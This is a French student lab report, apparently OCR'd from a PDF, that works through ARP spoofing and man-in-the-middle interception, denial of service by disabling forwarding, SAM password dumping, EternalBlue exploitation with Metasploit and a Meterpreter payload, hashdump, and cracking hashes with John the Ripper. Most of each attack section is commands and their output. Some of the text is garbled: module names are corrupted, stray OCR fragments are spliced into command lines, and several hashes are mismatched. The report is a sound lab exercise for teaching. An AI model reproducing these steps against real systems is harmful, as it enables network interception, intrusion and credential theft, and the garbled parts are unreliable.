
```
[nix@1337:~] $ ping 192.168.56.102 -c 1  
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.  
64 bytes from 192.168.56.102: icmp_seq=1 ttl=128 time=0.202 ms  
--- 192.168.56.102 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.202/0.202/0.202/0.000 ms Le MITM entre la machine de l'attaqueur et la victime.  
[nix@1337:~] $ Windows serveur 2012.  
[nix@1337:~] $ ping 192.168.56.103 -c 1  
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.  
64 bytes from 192.168.56.103: icmp_seq=1 ttl=128 time=3.60 ms  
--- 192.168.56.103 ping statistics --- windows2012 server: 192.168.56.103  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 3.601/3.601/3.601/0.000 ms contenu de la table de routage.
```




2. Afficher et noter le contenu de la table ARP sur chaque machine avant attaque



```
[root@1337] [/home/n1x]
└─#arp -a
? (192.168.0.1) at 00:10:18:de:ad:05 [ether] on wlan0
? (192.168.56.103) at 08:00:27:df:5e:11 [ether] on vboxnet0
? (192.168.56.102) at 08:00:27:d2:11:41 [ether] on vboxnet0
```




```
C:\Windows\system32\cmd.exe
C:\Users\Win7>arp -a
Interface: 192.168.56.102 --- 0xb
  Internet Address          Physical Address          Type
  192.168.56.1               0a-00-27-00-00-00    dynamic
  192.168.56.100              08-00-22-f2-5f-f3    dynamic
  192.168.56.103              08-00-27-df-5e-11   dynamic
  192.168.56.255              ff-ff-ff-ff-ff-ff   static
  224.0.0.22                  01-00-5e-00-00-16   static
  224.0.0.252                 01-00-5e-00-00-fc   static
  239.255.255.250             01-00-5e-7f-ff-fa   static
  255.255.255.255             ff-ff-ff-ff-ff-ff   static
C:\Users\Win7>
```



```
Administrator : C:\Windows\system32\cmd.exe
C:\Users\Administrateur.UIN-37CPHQQTDAA>arp -a
Interface : 192.168.56.103 --- 0xc
  Adresse Internet          Adresse physique          Type
  192.168.56.1               0a-00-27-00-00-00    dynamique
  192.168.56.100              08-00-22-f2-5f-f3    dynamique
  192.168.56.102              08-00-27-d2-11-41   dynamique
  192.168.56.255              ff-ff-ff-ff-ff-ff   statique
  224.0.0.22                  01-00-5e-00-00-16   statique
  224.0.0.252                 01-00-5e-00-00-fc   statique
  255.255.255.255             ff-ff-ff-ff-ff-ff   statique
C:\Users\Administrateur.UIN-37CPHQQTDAA>
```


3. Lancer les commandes qui envoient les fausses réponses ARP

On va faire du ARP SPOOFing d'un seul côté: la machine victime sera Windows 7:




```
[root@1337] [/home/n1x]
└─#arp spoof -i vboxnet0 -t 192.168.56.102 192.168.56.103
a:0:27:0:0:0 8:0:27:d2:11:41 0806 42: arp reply 192.168.56.103 is-at a:0:27:0:0:0
a:0:27:0:0:0 8:0:27:d2:11:41 0806 42: arp reply 192.168.56.103 is-at a:0:27:0:0:0
a:0:27:0:0:0 8:0:27:d2:11:41 0806 42: arp reply 192.168.56.103 is-at a:0:27:0:0:0
a:0:27:0:0:0 8:0:27:d2:11:41 0806 42: arp reply 192.168.56.103 is-at a:0:27:0:0:0
a:0:27:0:0:0 8:0:27:d2:11:41 0806 42: arp reply 192.168.56.103 is-at a:0:27:0:0:0
```

4. Lancer la commande de routage




```
[root@1337]~[/home/n1x]
└─# echo 1 > /proc/sys/net/ipv4/ip_forward
[root@1337]~[/home/n1x]
└─#
```

5. Lancer une capture Wireshark,



6. Montrer avec des captures d'écrans que votre attaque est bien réussie

Je lance un ping du client windows vers le serveur windows:




```
C:\Users\Win7>ping 192.168.56.103

Pinging 192.168.56.103 with 32 bytes of data:
Reply from 192.168.56.103: bytes=32 time=21ms TTL=128
Reply from 192.168.56.103: bytes=32 time=18ms TTL=128
Reply from 192.168.56.103: bytes=32 time=23ms TTL=128
Reply from 192.168.56.103: bytes=32 time=15ms TTL=128

Ping statistics for 192.168.56.103:
  Packets: Sent = 4, Received = 4, Lost = 0 <0% loss>
  Approximate round trip times in milli-seconds:
    Minimum = 15ms, Maximum = 23ms, Average = 19ms

C:\Users\Win7>
```

Sur wireshark, on remarque bien qu'on intercepte le paquet ICMP du client 192.168.56.102 vers le serveur 192.168.56.103:



No.	Time	Source	Destination	Protocol	Length	Modbus	Info
25	16.181274802	192.168.56.102	192.168.56.103	ICMP	74		Echo (ping) request id=0x0001, seq=52/13312, ttl=128 (no response found!)
26	16.190358548	192.168.56.102	192.168.56.103	ICMP	74		Echo (ping) request id=0x0001, seq=52/13312, ttl=128 (reply in 27)
27	16.190670818	192.168.56.103	192.168.56.102	ICMP	74		Echo (ping) reply id=0x0001, seq=52/13312, ttl=128 (request in 26)
28	16.202361503	192.168.56.103	192.168.56.102	ICMP	74		Echo (ping) reply id=0x0001, seq=52/13312, ttl=128

7. Expliquer les captures réalisées avec Wireshark.

```


> Frame 25: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
  ▶ Ethernet II, Src: PcsCompu_d2:11:41 (08:00:27:00:d2:11:41), Dst: 0a:00:27:00:00:00 (0a:00:27:00:00:00)
    ▶ Destination: 0a:00:27:00:00:00 (0a:00:27:00:00:00)
    ▶ Source: PcsCompu_d2:11:41 (08:00:27:d2:11:41)
    ▶ Type: IPv4 (0x0800)
  ▶ Internet Protocol Version 4, Src: 192.168.56.102, Dst: 192.168.56.103
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 60
    Identification: 0x03e6 (998)
  ▶ Flags: 0x0000
    Time to live: 128
    Protocol: ICMP (1)
    Header checksum: 0x44bd [validation disabled]
    [Header checksum status: Unverified]
    Source: 192.168.56.102
    Destination: 192.168.56.103
  ▶ Internet Control Message Protocol

```

On analysant le paquet ICMP envoyé de machine victime 192.168.56.102 vers le serveur 192.168.56.103, on remarque que l'adresse MAC du serveur n'est pas la bonne.

L'attaque a servit à pollué le ARP cache d'une façon à changé l'adresse MAC du serveur avec celle de la machine attaquante (KALI). Comme ça tout paquet destiné au serveur va d'abord passé par la machine attaquante puis la machine attaquante route le paquet vers le serveur.

8. Vérifier le cache ARP après l'attaque



```

C:\Windows\system32\cmd.exe
C:\Users\Win7>arp -a


Interface: 192.168.56.102 --- 0xb
  Internet Address      Physical Address          Type
  192.168.56.1           0a-00-27-00-00-00      dynamic
  192.168.56.100          0a-00-27-00-00-00      dynamic
  192.168.56.103          0a-00-27-00-00-00      dynamic
  192.168.56.255          ff-ff-ff-ff-ff-ff      static
  224.0.0.22               01-00-5e-00-00-16      static
  224.0.0.252              01-00-5e-00-00-fc      static
  239.255.255.250          01-00-5e-7f-ff-fa      static
  255.255.255.255          ff-ff-ff-ff-ff-ff      static

```

9. A quel moment cette attaque peut être considéré comme une attaque de type déni de Service.

Si on désactive le routage (forwarding), l'attaque devient un déni de service.

Démontrer en réalisant un test de communication entre les machines concernées



```

[root@1337]~[~/home/n1x]
└─# echo 0 > /proc/sys/net/ipv4/ip_forward
[root@1337]~[~/home/n1x]
└─#

```

```
C:\Users\Win7>ping 192.168.56.103
Pinging 192.168.56.103 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.56.103:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\Users\Win7>
```

Exercice 2 : Casser les mots de passes stockés dans une SAM (LOCAL)

- Créer 3 à 4 comptes de 4, 5, 6, 7 caractères sur votre machine Windows serveur 2012

```
C:\Users\Administrateur.MIN-37CFHQ8TDAAD>net user user1 shad /add
La commande s'est terminée correctement.

C:\Users\Administrateur.MIN-37CFHQ8TDAAD>net user user2 1234 /add
La commande s'est terminée correctement.

C:\Users\Administrateur.MIN-37CFHQ8TDAAD>net user user3 toto /add
La commande s'est terminée correctement.

C:\Users\Administrateur.MIN-37CFHQ8TDAAD>net user user1 pass /add
La commande s'est terminée correctement.


C:\Users\Administrateur.MIN-37CFHQ8TDAAD>
```

- Récupérer la SAM de votre machine cette machine

```
PS C:\> PsDump2.exe > SAM.txt
PsDump v2.1 - raw password extraction
Author: Andras Tarcsa - Acunetix
url: http://www.511.cs

PS C:\> cat SAM.txt
Administrateur:500::NO PASSWORD-----:445B836E25F838D5A65A69E7638
6478A:::
Administrator:500::NO PASSWORD-----:445B836E25F838D5A65A69E7638
6478A:::
Administrator:500::NO PASSWORD-----:445B836E25F838D5A65A69E7638
6478A:::
user1:1004::NO PASSWORD-----:1041F019102400C0C020A4162D001E0005:::
user2:1005::NO PASSWORD-----:7CE21F17C00E7FB9CEH0532D00646D06:::
user3:1006::NO PASSWORD-----:8CB691B805F797BF2082807973BB9537:::
user4:1007::NO PASSWORD-----:36AA83BDCAB3C9FDAF921CA42A31C9PC:::
PS C:\>
```

3. Casser les mdp de la SAM en utilisant des logiciels appropriés.



4. Expliquer le contenu de la SAM,

Jason:502:aad3c435b514a4eeaad3b935b51304fe:c46b9e588fa0d112de6f59fd6d58eae3:::

- Jason: nom d'utilisateur
- 502: identifiant
- Aad3c435b514a4eeaad3b935b51304fe: le hash LM
- C46b9e588fa0d112de6f59fd6d58eae3: le hash NT

5. Répondre aux questions suivantes avec précisions et justificatif :

6. Ou sont stocké les mdp sur Windows ?

Le mot de passe Windows est généralement hashed et stocké dans le fichier Windows SAM ou le fichier du gestionnaire de comptes de sécurité. Le fichier se trouve sur votre système à ce chemin de fichier particulier: C:\Windows\System32\config.

7. Quels chiffrement ou Hash sont utilisés pour la confidentialité des mdp sur Windows ?

Windows utilise l'algorithme NTLM pour hasher les mot de passe

Exercice 3 : Casser les mots de passes stockés dans une SAM (REMOTE)

1. Utiliser une autre machine pour exploiter une faille vous permettant de prendre le contrôle de la machine

```
msf5 > use exploit/windows/smb/ms17_010_永恒之蓝
msf5 exploit(windows/smb/ms17_010_永恒之蓝) > show options
Module options (exploit/windows/smb/ms17_010_永恒之蓝):


| Name          | Current Setting | Required | Description                                             |
|---------------|-----------------|----------|---------------------------------------------------------|
| RHOSTS        |                 | yes      | The target address range or CIDR identifier             |
| RPORT         | 445             | yes      | The target port (TCP)                                   |
| SMBDomain     | .               | no       | (Optional) The Windows domain to use for authentication |
| SMBPass       |                 | no       | (Optional) The password for the specified username      |
| SMBUser       |                 | no       | (Optional) The username to authenticate as              |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target.    |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target.              |


Exploit target:


| Id | Name                                                 |
|----|------------------------------------------------------|
| 0  | Windows 7 and Server 2008 R2 (x64) All Service Packs |


msf5 exploit(windows/smb/ms17_010_永恒之蓝) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf5 exploit(windows/smb/ms17_010_永恒之蓝) > set RPORT 445
RPORT => 445
msf5 exploit(windows/smb/ms17_010_永恒之蓝) > set target 0
target => 0
msf5 exploit(windows/smb/ms17_010_永恒之蓝) >
```

- ## 2. Utiliser un PAYLOAD avec Meterpreter et prendre la main sur la VM distante

```
msf5 exploit(windows/smb/ms17_010_etalblue) > set PAYLOAD windows/x64/meterpreter/bind_tcp  
PAYLOAD => windows/x64/meterpreter/bind_tcp  
msf5 exploit(windows/smb/ms17_010_etalblue) > set LHOST 192.168.56.1  
LHOST => 192.168.56.1      Exercice 3 : Casser les mots de passe stockés dans une SAM (REMOTE)  
msf5 exploit(windows/smb/ms17_010_etalblue) > set LPORT 1337  
LPORT => 1337  
msf5 exploit(windows/smb/ms17_010_etalblue) > set EXITFUNC thread  
EXITFUNC => thread          Utiliser une autre machine pour exploiter une faille vous permettant de prendre  
msf5 exploit(windows/smb/ms17_010_etalblue) > exploit
```

- ### 3. Extraire la SAM de cette VM

```
[*] Meterpreter session 1 opened (192.168.56.1:35891 -> 192.168.56.102:1337) at 2019-09-21 02:27:20 +0200
^[[+]- 192.168.56.102:445 - =Windows File and Registry Access= - Win7
^[[+]- 192.168.56.102:445 - ==FatalAllocSAM de cette VM ==
meterpreter > hashdump          4. Casser les mdp de cette SAM
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6fce0d16ae931b73c59d7e0c089c0:::
alim:1002:aad3b435b51404eeaad3b435b51404ee:77b483077add15fb9ee14f82e4bbbc7:::
Guest:501:aad3b435b51404eedad3b435b51404ee:31d6fce0d16ae931b73c59d7e0c089c0:::
moussa:1001:aad3b435b51404eeaad3b435b51404ee:f9ab522b067074a115482101fb989d4a:::
patrick:1003:aad3b435b51404eeaad3b435b51404ee:1bb3d281cacf5bcb2e51920db2dfcac:::
Win7:1000:aad3b435b51404eeaad3b435b51404ee:554403f0a69c96f2e0f26196d475b447:::
```


4. Casser les mdp de cette SAM


```
[n1x@1337] -[~/0x00/2019/Ethical_Hacking/pwdump7]
└─$ john --show db.txt --format=NT
Administrator::500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0::: Your Tra...
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0::: ...
Win7:lol:1000:aad3b435b51404eeaad3b435b51404ee:554403f0a69c96f2e0f76196d475b447::: ...
moussa:sow:1001:aad3b435b51404eeaad3b435b51404ee:f9ab522b067074a115482101fb989a4a::: ...
alim:yanis:1002:aad3b435b51404eeaad3b435b51404ee:77b483077add15fb9ee14f82e4bbbc7::: ...
patrick:sas:1003:aad3b435b51404eeaad3b435b51404ee:1bb3d281cacf52bcb2e51920db2dfac::: ...

6 password hashes cracked, 0 left
```

Exercice 4 : Attaque par Ingénierie Sociale

A l'aide de l'outil SET « Social Engineering Toolkit », effectuer une attaque par ingénierie sociale vous permettant d'avoir le login et le mot de passe d'un compte facebook factice que vous auriez créé au préalable .





TP Post-Exploitation :

Exercice 1 : Création et utilisation de la table arc-en-ciel

Objectif: Montrer aux étudiants comment créer une table arc-en-ciel et l'utiliser pour cracker les hashes Des mots de passes de la base de données SAM pour les obtenir en texte clair.

1. Sur votre machine Windows 2012, créer 3 à 5 comptes avec des mots de passes de 4 à 5 caractères alphabétiques(minuscule).


```
